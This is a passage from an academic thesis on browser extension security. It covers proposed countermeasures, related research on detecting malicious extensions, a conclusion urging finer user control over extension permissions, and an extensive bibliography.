Preventing silent installation. One of the largest remaining threats for browser extension security is the ability to silently install extensions in nearly all browsers. Since this threat cannot be mitigated by client-side measures, prevention mechanisms require the browser vendor to provide a repository of known good extensions. Chrome implements this approach for Windows versions of the browser. However, this system also restricts the users by only allowing a single installation source for extensions. A balanced solution could be to initially restrict extensions to the vendor's portal, but allow users to disable this restriction.

Selective page permissions. The ability to restrict an extension's access to a predefined list of URLs often conflicts with the requirement to allow extensions to interact with arbitrary pages that are not known during development. As a result, page permissions of extensions are often needlessly permissive and can only be controlled by the extension's developer. Currently, no browser provides a mechanism that allows users to restrict extensions which request access to all pages, or further limit an extension's access permissions.

Even though some basic mechanisms to control an extension's access permissions are implemented in Chrome and Opera, users should be given more control. Extensions in Chromium-based browsers can request optional permissions that have to be approved by the user at runtime. However, this mechanism has to be explicitly implemented by the extension's developer. In addition, users can selectively disable extensions for the incognito browsing mode.

To ensure that a user has full control over the pages an extension is allowed to access, browser vendors should implement controls to selectively grant or remove an extension's access permissions to specific pages. For example, a user should be able to prevent the execution of extensions on sensitive URLs such as web banking applications to eliminate the risk of extensions executing malicious functionality.

Signed extensions. Several browsers already require developers to sign extensions with their private certificate in order to verify the integrity of extensions during their installation or update. However, the integrity of extension code can no longer be ensured if the browser extracts the extension bundle into the user's profile directory, since the unpacked extensions could be manipulated by external malware with access to the installation directory. In order to verify the integrity of installed extensions, the signature of the extension bundle should not only be verified during installations and updates, but also at each activation of the extension. Currently, only Safari verifies the signature of already installed extensions. Other browsers store the hashes of the extensions' files, but these locally stored checksums can be manipulated by malware.

Dangerous JavaScript functionality. In most browsers, content scripts have unrestricted access to functionality provided by the JavaScript core modules. However, in some cases even standard JavaScript functionality can be misused in malicious browser extensions. An example is the extensions' ability to capture all keystrokes in the user's browser as presented in Section 3.4. Even though capturing keystrokes may have unwanted consequences, some extensions rely on this feature. The module `chrome.commands` that is available in Chrome and Opera provides a safe alternative to the `'keydown'` event listener. This module allows an extension developer to define keyboard shortcuts that can be modified by the user in the browser. Since

the shortcuts are required to include a modifier key (Ctrl or Alt, optionally in combination with Shift), implementing a keylogger is not possible using this API. However, currently no browser prevents extensions from registering event listeners for keyboard events. Another example for unsafe JavaScript functionality is the function `eval()` and related constructs. Whereas Firefox and Safari enforce no restrictions regarding the use of `eval()`, current versions of Chrome or Opera require extensions to explicitly request the permission to evaluate JavaScript strings.

Automated extension checks. The authors of Hulk [35] presented a dynamic analysis environment that is able to elicit malicious behavior of Chrome extensions by dynamically adapting the execution environment to the extension's expectations. To detect malicious or suspicious behavior, the framework labels the monitored behavior based on a set of predefined rules. Due to the similarities of today's extension systems, this rule set could be adapted to different browsers. For example, the open source architecture of Firefox would make it possible to implement the necessary data collection mechanisms into the browser. Ultimately, it could be possible to use the same rules and classification algorithms across different browsers.

CHAPTER 6

Related Work

The mitigation of exploitable vulnerabilities in benign browser extensions is one of the main design goals of security mechanisms in modern extension systems. Based on an analysis of 25 Firefox extensions, Barth *et al.* [5] discuss various scenarios that allow attackers to exploit vulnerabilities in traditional, XUL-based Firefox extensions. Due to the lack of security mechanisms in the legacy Firefox extension system, unsafe coding practices can lead to cross-site scripting vulnerabilities and may allow attackers to replace native APIs or access privileged JavaScript functionality. Based on a survey of 25 Firefox extensions, the authors conclude that most extensions are over-privileged and only require a fraction of the APIs exposed by the browser. The authors' design of a secure extension system was later adopted for the Chrome extension system. Since then, Mozilla has implemented the Firefox Add-on SDK [48], which follows a similar approach.

In a large-scale study of dangerous functionality in Firefox extensions Wang *et al.* [87] analyzed the behavior of Firefox extensions with focus on high-privileged extension APIs and dangerous programming practices that could be misused for malicious tasks. In the test set consisting of 2465 Firefox extensions obtained from the Mozilla extension gallery, 33% of the analyzed extensions made use of API functions that were rated as high risk or injected content from external sources in a dangerous fashion.

Carlini *et al.* [8] performed a security review of 100 Google Chrome extensions based on the initial version of the browser's extension model. Based on this test set, the authors evaluated the effectiveness of the browser's permission system and defense mechanisms. While the authors were able to confirm the general effectiveness of the browser's extension security mechanisms to protect users against vulnerable extensions, several exploitable vulnerabilities in extensions, mostly due to unsafe coding practices, could be observed. Another highlighted issue was the danger of exploitable vulnerabilities in web pages that were caused by modifications made by browser extensions. Several of the authors' proposals to increase the security of the extension system in Chrome, such as the ban of inline scripts and scripts included from remote locations, or the ban of `eval()`, were implemented by Google in following releases of the browser.

Similar research conducted by Karim *et al.* [36] focused on Mozilla's Jetpack extension framework (now called Add-on SDK). The authors implemented *Beacon*, a static analysis tool used to identify capability leaks in Jetpack core modules and addons. In an analysis of over 600 Jetpack modules, Beacon detected 12 capability leaks in 4 core modules and 24 capability leaks in 7 Jetpack addons, as well as several additional violations of the principle of least privilege in various components of the Jetpack framework.

Liu *et al.* [45] discuss various threat models and shortcomings of the Chrome extension security model based on a botnet extension developed by the authors. They identified violations of the principles of separation of concerns and least privilege as the root causes of the ability to perform malicious tasks in Chrome extensions. The authors propose to extend the extension system of Chrome to allow micro-privilege management for extensions and to restrict access to DOM elements based on fine-grained access rules.

Bauer *et al.* [7] analyzed how malicious Chrome extensions are able to steal sensitive data, track user behavior, and collude to hide their malicious intent and elevate their privileges. They show that extensions are able to exchange data via covert channels and thus share their privileges. For example, extensions can leverage the direct messaging mechanism or a shared state to communicate. The authors present collusion attacks as an inherent problem of permission based systems, that cannot be prevented with the extension security mechanisms currently employed by Chrome.

The detection of malicious behavior in browser extensions usually goes hand in hand with efforts for tracking information flow. Dhawan *et al.* [15] present *Sabre*, a framework for dynamically tracking information flows in the JavaScript interpreter of Firefox. The tool tracks security labels for data that originates at sensitive data sources and follows the information flow to untrusted sinks. However, due to its high performance overhead, Sabre cannot be used for policy enforcement at runtime.

A static analysis approach is proposed by Bandhakavi *et al.* [4]. The *VEX* framework aims at detecting potential security vulnerabilities in browser extensions based on pre-defined patterns of suspicious data flows. By statically analyzing extensions prior to their first execution, this approach eliminates the risk of executing untrusted extension code for analysis purposes. Furthermore, VEX does not cause any runtime overhead in performance or memory usage. However, the main target of VEX is the detection of exploitable vulnerabilities in browser extensions, a different task than detecting malicious behavior. In addition, a static analysis approach is difficult to apply to a highly dynamic language such as JavaScript. As a result, dynamic analysis frameworks usually yield better results.

A more recent research effort is the tool *Hulk*, developed by Kapravelos *et al.* [35], which provides a dynamic execution environment for Chrome extensions. A frequent problem for the analysis of browser extensions is that malicious functionality is often only executed on a very limited set of target pages. In order to detect behavior that depends on specific page elements, Hulk employs HoneyPages. HoneyPages contain JavaScript code that overloads built-in functions for operations on the DOM tree. When an extension queries the DOM tree for a specific element, Hulk is able to dynamically create and insert this element to satisfy the query. As a result, the HoneyPages can be dynamically adapted to provide the tested extension with its expected execution environment. By hooking extension API calls as well as tracing the activities

of content scripts and network requests, Hulk is able to monitor an extension's actions. Based on a predefined set of rules that indicate malicious behavior and the captured data, extension events are labeled as either benign, suspicious, or malicious. In a test set consisting of over 48,000 extensions, Hulk marked 130 as malicious and 4,712 as suspicious.

Onarlioglu *et al.* [77] propose *SENTINEL*, a runtime monitor and policy enforcer that gives users fine grained control over legacy JavaScript extensions in Firefox. The tool replaces privileged XPCOM objects in the JavaScript context with transparent proxy objects that are used to monitor and filter calls to privileged interfaces. As a result of this architecture, SENTINEL does not require any modifications of the browser's internals and can be applied to all legacy extensions, as long as they do not contain any binary executables or scripts written in other programming languages. SENTINEL prevents potentially malicious behavior and exploitable vulnerabilities in benign extensions based on a set of complex policies that allow more fine grained control over the extensions' behavior than the module-based permission models found in Chrome or the Firefox Add-on SDK. For example, the tool detects if an extension reads a file outside of the extension's installation directory and subsequently blocks all network access for this extension to prevent data exfiltration.

Guha *et al.* [30] present a different approach to ensure browser extension security. The authors introduce a logic-based specification language that is used to describe fine-grained access control and data flow policies. Based on their model, they are able to statically verify that the extensions, which are written in F#, do not contain any malicious behavior. In addition, the extensions can later be translated to .NET or JavaScript. This allows the authors to create multi-browser extensions from a single, verifiably secure codebase.

CHAPTER 7

Conclusion

By performing a detailed analysis of potential threat scenarios and existing extension-based malware we have shown that malicious extensions are still a valid threat. Even though current JavaScript-based extension models include several security mechanisms, the primary focus of most mechanisms lies on preventing exploitable vulnerabilities in benign extensions, a different threat than malicious code in extensions. As we have demonstrated in this thesis, extensions that were created with malicious intent are often able to avoid or circumvent these security mechanisms. Furthermore, none of the analyzed browsers has implemented all state of the art security mechanisms to their full extent, which implicates that each browser is vulnerable to at least one of the listed threats.

The importance of sandboxed and restrictive extension systems is highlighted by Firefox, which allows extensions full access to the operating systems if the privileged `chrome` module is imported. As a result, malware extensions for Firefox can perform malicious activities that require access to the local system similar to binary malware, with the added benefit of being compatible with every platform on which the browser is available. But even browsers with a privilege-based extension system are not able to fully prevent their users from malicious functionality in extensions. Due to the rising use of online applications for tasks that involve sensitive data, malicious extensions running in the browser gain direct access to this information.

In order to detect malicious code before extensions are installed by users, most vendors require mandatory reviews for all extensions that are hosted on their extension galleries. However, in most cases, malicious extensions are not installed from official sources, but silently installed by different malware without the user's knowledge and consent. We have demonstrated that this can be achieved by simple means for all browsers. Since the silent installation of malicious extensions cannot be prevented by client-side measures, Chrome has started to disallow extensions that were installed from external sources, at the cost of locking users into the vendor's extension store.

One of the largest remaining risks is that many extension systems do not inform their users about the permissions that extensions request and the potential consequences. But even in browsers that do employ a permission-based extension system and present the requested per-

missions during the extension's installation, users are unable to verify how and when these permissions are used. This is aggravated by the fact that many extensions request overly permissive privileges that cannot be controlled by the user. Therefore, we propose to grant extension users the ability to restrict an extension's permissions and page access based on custom rules.

Since the threat of exploitable vulnerabilities in benign extensions has been greatly reduced by modern extension systems, the focus of recent research has shifted to the automated detection of malicious behavior. Even though several incidents of malicious extensions passing the automated review process for Chrome extensions have highlighted that manual reviews still yield superior results, the ongoing research effort should further improve the detection and prevention of malicious functionality in browser extensions. We propose to make use of the growing harmonization of extension systems to construct a dynamic analysis environment that is able to detect malicious behavior in extensions for different browsers.

Bibliography

[1] Manos Antonakakis, Roberto Perdisci, Yacin Nadji, Nikolaos Vasiloglou II, Saeed Abu-Nimeh, Wenke Lee, and David Dagon. From throw-away traffic to bots: Detecting the rise of dga-based malware. In *Proceedings of the 21st USENIX Security Symposium*, pages 491–506, 2012.

[2] Apple. SafariExtension Class Reference. URL: `https://developer.apple.com/library/safari/documentation/UserExperience/Reference/ExtensionClassRef/SafariExtension.html`. Online; last accessed 19.10.2014.

[3] William Bamberg. Security Mechanisms in the Add-on SDK. URL: `https://blog.mozilla.org/addons/2011/10/14/security-mechanisms-in-the-add-on-sdk/`, 14.10.2011. Online; last accessed 14.06.2014.

[4] Sruthi Bandhakavi, Samuel T King, Parthasarathy Madhusudan, and Marianne Winslett. Vex: Vetting browser extensions for security vulnerabilities. In *Proceedings of the 19th USENIX Security Symposium*, pages 339–354, 2010.

[5] Adam Barth, Adrienne Porter Felt, Prateek Saxena, and Aaron Boodman. Protecting browsers from extension vulnerabilities. In *Proceedings of the Network and Distributed Systems Security Symposium (NDSS)*, 2010.

[6] Adam Barth, Collin Jackson, Charles Reis, and the Google Chrome Team. The Security Architecture of the Chromium Browser. Technical report, `http://seclab.stanford.edu/websec/chromium/`, 2008.

[7] Lujo Bauer, Shaoying Cai, Limin Jia, Timothy Passaro, and Yuan Tian. Analyzing the dangers posed by chrome extensions. In *Proceedings of IEEE Conference on Communications and Network Security (CNS)*, pages 184–192. IEEE, 2014.

[8] Nicholas Carlini, Adrienne Porter Felt, and David Wagner. An evaluation of the google chrome extension security architecture. In *Proceedings of the 21st USENIX Security Symposium*, pages 97–111, 2012.

[9] Michael Coates. Putting Users in Control of Plugins. URL: `https://blog.mozilla.org/security/2013/01/29/putting-users-in-control-of-plugins/`, 29.01.2013. Online; last accessed 30.04.2014.

[10] Chromium Developers. Inter-process Communication (IPC). URL: http://www.chromium.org/developers/design-documents/inter-process-communication. Online; last accessed 03.07.2014.

[11] Chromium Developers. LinuxSandboxing. URL: https://code.google.com/p/chromium/wiki/LinuxSandboxing. Online; last accessed 29.10.2014.

[12] Chromium Developers. OSX Sandboxing Design. URL: http://dev.chromium.org/developers/design-documents/sandbox/osx-sandboxing-design. Online; last accessed 29.10.2014.

[13] Chromium Developers. Sandbox. URL: http://www.chromium.org/developers/design-documents/sandbox. Online; last accessed 29.10.2014.

[14] WebKit Developers. WebKit2. URL: https://trac.webkit.org/wiki/WebKit2. Online; last accessed 28.07.2014.

[15] Mohan Dhawan and Vinod Ganapathy. Analyzing information flow in javascript-based browser extensions. In *Proceedings of the 25th Annual Computer Security Applications Conference*, pages 382–391, 2009.

[16] Adrienne Porter Felt. A Survey of Firefox Extension API Use. Technical Report UCB/EECS-2009-139, EECS Department, University of California, Berkeley, 2009.

[17] Mike Friedman. Protected Mode in Vista IE7. URL: http://blogs.msdn.com/b/ie/archive/2006/02/09/528963.aspx, 10.02.2006. Online; last accessed 11.08.2014.

[18] Antone Gonsalves. Despite new malware scanning, Chrome Web Store security still falls short. URL: http://www.csoonline.com/article/2133607/malware-cybercrime/despite-new-malware-scanning--chrome-web-store-security-still-falls-short.html, 25.06.2013. Online; last accessed 30.10.2014.

[19] Google. Architecture. URL: https://developer.chrome.com/extensions/overview#arch. Online; last accessed 12.07.2014.

[20] Google. chrome.cookies. URL: https://developer.chrome.com/extensions/cookies. Online; last accessed 16.10.2014.

[21] Google. chrome.proxy. URL: https://developer.chrome.com/extensions/proxy. Online; last accessed 19.10.2014.

[22] Google. chrome.tabs.executeScript. URL: https://developer.chrome.com/extensions/tabs#method-executeScript. Online; last accessed 18.10.2014.

[23] Google. Content Security Policy (CSP). URL: https://developer.chrome.com/extensions/contentSecurityPolicy. Online; last accessed 22.10.2014.

[24] Google. Cross-Origin XMLHttpRequest. URL: https://developer.chrome.com/extensions/xhr. Online; last accessed 20.10.2014.

[25] Google. Manifest File Format. URL: https://developer.chrome.com/extensions/manifest. Online; last accessed 12.07.2014.

[26] Google. Pepper Plugin API. URL: https://developer.chrome.com/native-client/overview#pepper-plugin-api. Online; last accessed 19.06.2014.

[27] Google. Publishing Your App. URL: https://developer.chrome.com/webstore/publish. Online; last accessed 05.07.2014.

[28] Google. Welcome to Native Client. URL: https://developer.chrome.com/native-client. Online; last accessed 19.06.2014.

[29] Google. What Are Chrome Apps? URL: https://developer.chrome.com/apps/about_apps. Online; last accessed 19.06.2014.

[30] Arjun Guha, Matthew Fredrikson, Benjamin Livshits, and Nikhil Swamy. Verified Security for Browser Extensions. In *Proceedings of IEEE Symposium on Security and Privacy*, pages 115–130, 2011.

[31] Apple Inc. Converting Chrome Extensions. URL: https://developer.apple.com/library/safari/documentation/userexperience/conceptual/safariextensionsconversionguide/chapters/chrome.html. Online; last accessed 05.05.2014.

[32] Apple Inc. Distributing Your Extension. URL: https://developer.apple.com/library/safari/documentation/Tools/Conceptual/SafariExtensionGuide/DistributingYourExtension/DistributingYourExtension.html. Online; last accessed 15.07.2014.

[33] joev. New Metasploit Payloads for Firefox Javascript Exploits. URL: https://community.rapid7.com/community/metasploit/blog/2014/01/23/firefox-privileged-payloads. Online; last accessed 22.10.2014.

[34] KangoExtensions. Kango - cross-browser extension framework. URL: http://kangoextensions.com/docs/index.html. Online; last accessed 20.05.2014.

[35] Alexandros Kapravelos, Chris Grier, Neha Chachra, Christopher Kruegel, Giovanni Vigna, Vern Paxson, Dhilung Kirat, Giancarlo De Maio, Yan Shoshitaishvili, Gianluca Stringhini, et al. Hulk: eliciting malicious behavior in browser extensions. In *Proceedings of the 23rd USENIX Security Symposium*, pages 641–654, 2014.

[36] Rezwana Karim, Mohan Dhawan, Vinod Ganapathy, and Chung-chieh Shan. An analysis of the mozilla jetpack extension framework. In *ECOOP 2012–Object-Oriented Programming*, pages 333–355. Springer, 2012.

[37] Erik Kay. Protecting Chrome users from malicious extensions. URL: http://chrome.blogspot.com/2014/05/protecting-chrome-users-from-malicious.html, 27.05.2014. Online; last accessed 30.06.2014.

[38] Brian Krebs. Botnet Enlists Firefox Users to Hack Web Sites. URL: http://krebsonsecurity.com/2013/12/botnet-enlists-firefox-users-to-hack-web-sites/, 16.12.2013. Online; last accessed 14.10.2014.

[39] Kaspersky Lab. Java under attack – the evolution of exploits in 2012-2013. URL: http://securelist.com/analysis/publications/57888/kaspersky-lab-report-java-under-attack/, 30.10.2013. Online; last accessed 05.12.2014.

[40] Kaspersky Labs. Unveiling "Careto" - The Masked APT. Technical report, https://www.securelist.com/en/downloads/vlpdfs/unveilingthemask_v1.0.pdf, 2014.

[41] Eric Law. Understanding Enhanced Protected Mode. URL: http://blogs.msdn.com/b/ieinternals/archive/2012/03/23/understanding-ie10-enhanced-protected-mode-network-security-addons-cookies-metro-desktop.aspx, 23.03.2012. Online; last accessed 11.08.2014.

[42] Bruce Lawson. Introducing Opera 15 for Computers, and a Fast Release Cycle. URL: http://dev.opera.com/blog/introducing-opera-15-for-desktop-and-a-fast-release-cycle/, 02.07.2013. Online; last accessed 02.05.2014.

[43] Martina Lindorfer, Bernhard Miller, Matthias Neugschwandtner, and Christian Platzer. Take a Bite - Finding the Worm in the Apple. In *Proceedings of the 9th International Conference on Information, Communications and Signal Processing (ICICS)*, pages 1–5, 2013.

[44] Martina Lindorfer, Matthias Neumayr, Juan Caballero, and Christian Platzer. Poster: Cross-platform malware: write once, infect everywhere. In *Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security*, pages 1425–1428, 2013.

[45] Lei Liu, Xinwen Zhang, Guanhua Yan, and Songqing Chen. Chrome Extensions: Threat Analysis and Countermeasures. In *Proceedings of the Network and Distributed Systems Security Symposium (NDSS)*, 2012.

[46] Fernando Mercês. Uncovering Malicious Browser Extensions in Chrome Web Store. URL: http://blog.trendmicro.com/trendlabs-security-intelligence/uncovering-malicious-browser-extensions-in-chrome-web-store/, 10.09.2014. Online; last accessed 30.10.2014.

[47] Chris Merriman. Google cans Chrome extensions that contained malware. URL: http://www.theinquirer.net/inquirer/news/2323930/google-cans-chrome-extensions-that-contained-malware, 20.01.2014. Online; last accessed 24.03.2014.

[48] Mozilla. Add-on SDK. URL: https://developer.mozilla.org/en-US/Add-ons/SDK. Online; last accessed 18.05.2014.

[49] Mozilla. Add-ons. URL: https://developer.mozilla.org/en-US/Add-ons. Online; last accessed 30.04.2014.

[50] Mozilla. Blocklisting. URL: https://wiki.mozilla.org/Blocklisting. Online; last accessed 01.05.2014.

[51] Mozilla. Bootstrapped extensions. URL: https://developer.mozilla.org/en-US/Add-ons/Bootstrapped_extensions. Online; last accessed 30.04.2014.

[52] Mozilla. DCSP (Content Security Policy)). URL: https://developer.mozilla.org/en-US/docs/Web/Security/CSP. Online; last accessed 02.02.2015.

[53] Mozilla. Developing for Firefox Mobile. URL: https://developer.mozilla.org/en-US/Add-ons/SDK/Tutorials/Mobile_development. Online; last accessed 22.11.2014.

[54] Mozilla. Document Object Model (DOM). URL: https://developer.mozilla.org/en-US/docs/Web/API/Document_Object_Model. Online; last accessed 02.02.2015.

[55] Mozilla. Install Manifests. URL: https://developer.mozilla.org/en-US/Add-ons/Install_Manifests. Online; last accessed 30.04.2014.

[56] Mozilla. JavaScript OS.File. URL: https://developer.mozilla.org/en-US/docs/JavaScript_OS.File. Online; last accessed 16.10.2014.

[57] Mozilla. Language bindings. URL: https://developer.mozilla.org/en-US/docs/Mozilla/Tech/XPCOM/Language_Bindings. Online; last accessed 29.04.2014.

[58] Mozilla. net/xhr. URL: https://developer.mozilla.org/en-US/Add-ons/SDK/Low-Level_APIs/net_xhr. Online; last accessed 16.10.2014.

[59] Mozilla. nsICookieManager2. URL: https://developer.mozilla.org/en-US/docs/Mozilla/Tech/XPCOM/Reference/Interface/nsICookieManager2. Online; last accessed 16.10.2014.

[60] Mozilla. page-mod. URL: https://developer.mozilla.org/en-US/Add-ons/SDK/High-Level_APIs/page-mod. Online; last accessed 17.10.2014.

[61] Mozilla. passwords. URL: https://developer.mozilla.org/en-US/Add-ons/SDK/High-Level_APIs/passwords. Online; last accessed 16.10.2014.

[62] Mozilla. Plugins. URL: https://developer.mozilla.org/en-US/Add-ons/Plugins. Online; last accessed 30.04.2014.

[63] Mozilla. preferences/service. URL: https://developer.mozilla.org/en-US/Add-ons/SDK/Low-Level_APIs/preferences_service. Online; last accessed 19.10.2014.

[64] Mozilla. request. URL: https://developer.mozilla.org/en-US/Add-ons/SDK/High-Level_APIs/request. Online; last accessed 16.10.2014.

[65] Mozilla. Same-origin policy. URL: https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy. Online; last accessed 02.02.2015.

[66] Mozilla. Statistics for Adblock Plus. URL: https://addons.mozilla.org/en-US/firefox/addon/adblock-plus/statistics. Online; last accessed 15.11.2014.

[67] Mozilla. stylesheet/style. URL: https://developer.mozilla.org/en-US/Add-ons/SDK/Low-Level_APIs/stylesheet_style. Online; last accessed 17.10.2014.

[68] Mozilla. Two Types of Scripts. URL: https://developer.mozilla.org/en-US/Add-ons/SDK/Guides/Two_Types_of_Scripts. Online; last accessed 09.05.2014.

[69] Mozilla. Review Process. URL: https://addons.mozilla.org/en-US/developers/docs/policies/reviews, 12.01.2011. Online; last accessed 14.06.2014.

[70] MSDN. Browser Extensions. URL: http://msdn.microsoft.com/en-us/library/aa753587.aspx. Online; last accessed 09.08.2014.

[71] MSDN. Content Extensions. URL: http://msdn.microsoft.com/en-us/library/aa741309.aspx. Online; last accessed 09.08.2014.

[72] MSDN. Internet Explorer Architecture. URL: http://msdn.microsoft.com/en-us/library/aa741312.aspx. Online; last accessed 08.08.2014.

[73] Mozilla Developer Network. Structure of an installable bundle. URL: https://developer.mozilla.org/en-US/docs/Bundles. Online; last accessed 14.06.2014.

[74] Mozilla Developer Network. XPI. URL: https://developer.mozilla.org/en-US/docs/XPI. Online; last accessed 14.06.2014.

[75] Matthias Neugschwandtner, Paolo Milani Comparetti, and Christian Platzer. Detecting malware's failover c&c strategies with squeeze. In *Proceedings of the 27th Annual Computer Security Applications Conference*, pages 21–30. ACM, 2011.

[76] Nintendo. Nintendo Makes It Easy For Wii Owners to Access the Internet. URL: https://www.nintendo.com/whatsnew/detail/FBiLHnDngyGCSshskXzSItvnZglSF8oY, 09.01.2009. Online; last accessed 02.11.2014.

[77] Kaan Onarlioglu, Mustafa Battal, William Robertson, and Engin Kirda. Securing legacy firefox extensions with sentinel. In *Detection of Intrusions and Malware, and Vulnerability Assessment*, pages 122–138. Springer, 2013.

[78] Justin Schuh. Saying Goodbye to Our Old Friend NPAPI. URL: http://blog.chromium.org/2013/09/saying-goodbye-to-our-old-friend-npapi.html, 23.09.2013. Online; last accessed 30.04.2014.

[79] SecureMac. New Apple Mac Trojan Called OSX/CoinThief Discovered. URL: http://www.securemac.com/CoinThief-BitCoin-Trojan-Horse-MacOSX.php, 09.02.2014. Online; last accessed 27.03.2014.

[80] Opera Software. Architecture Overview. URL: http://dev.opera.com/extensions/tut_architecture_overview.html. Online; last accessed 03.05.2014.

[81] Opera Software. Opera version history. URL: http://http://www.opera.com/docs/history/presto/. Online; last accessed 15.05.2014.

[82] Opera Software. Publishing guidelines. URL: http://dev.opera.com/extensions/tut_publishing_guidelines.html. Online; last accessed 10.05.2014.

[83] Opera Software. Opera on your TV. URL: http://www.operasoftware.com/opera-tv, 09.01.2009. Online; last accessed 02.11.2014.

[84] StatCounter. Top 5 Desktop Browsers. URL: http://gs.statcounter.com/. Online; last accessed 22.11.2014.

[85] Mike Ter Louw, Jin Soon Lim, and VN Venkatakrishnan. Enhancing web browser security against malware extensions. *Journal in Computer Virology*, 4(3):179–195, 2008.

[86] Peleus Uhley. Flash Player Sandbox Now Available for Safari on Mac OS X. URL: https://blogs.adobe.com/security/2013/10/flash-player-sandbox-now-available-for-safari-on-mac-os-x.html, 23.10.2013. Online; last accessed 20.07.2014.

[87] Jiangang Wang, Xiaohong Li, Xuhui Liu, Xinshu Dong, Junjie Wang, Zhenkai Liang, and Zhiyong Feng. An empirical study of dangerous behaviors in firefox extensions. In *Information Security*, pages 188–203. Springer, 2012.

[88] Andy Zeigler. IE8 and Loosely-Coupled IE (LCIE). URL: http://blogs.msdn.com/b/ie/archive/2008/03/11/ie8-and-loosely-coupled-ie-lcie.aspx, 11.03.2008. Online; last accessed 08.08.2014.

[89] Andy Zeigler. Enhanced Protected Mode. URL: http://blogs.msdn.com/b/ie/archive/2012/03/14/enhanced-protected-mode.aspx, 14.03.2012. Online; last accessed 08.08.2014.

[90] Ruarí Ødegaard. Opera Developer 24: Pepper Flash is coming to Opera. URL: http://blogs.opera.com/desktop/2014/06/opera-developer-23-pepper-flash-coming-opera/, 17.06.2014. Online; last accessed 22.02.2015.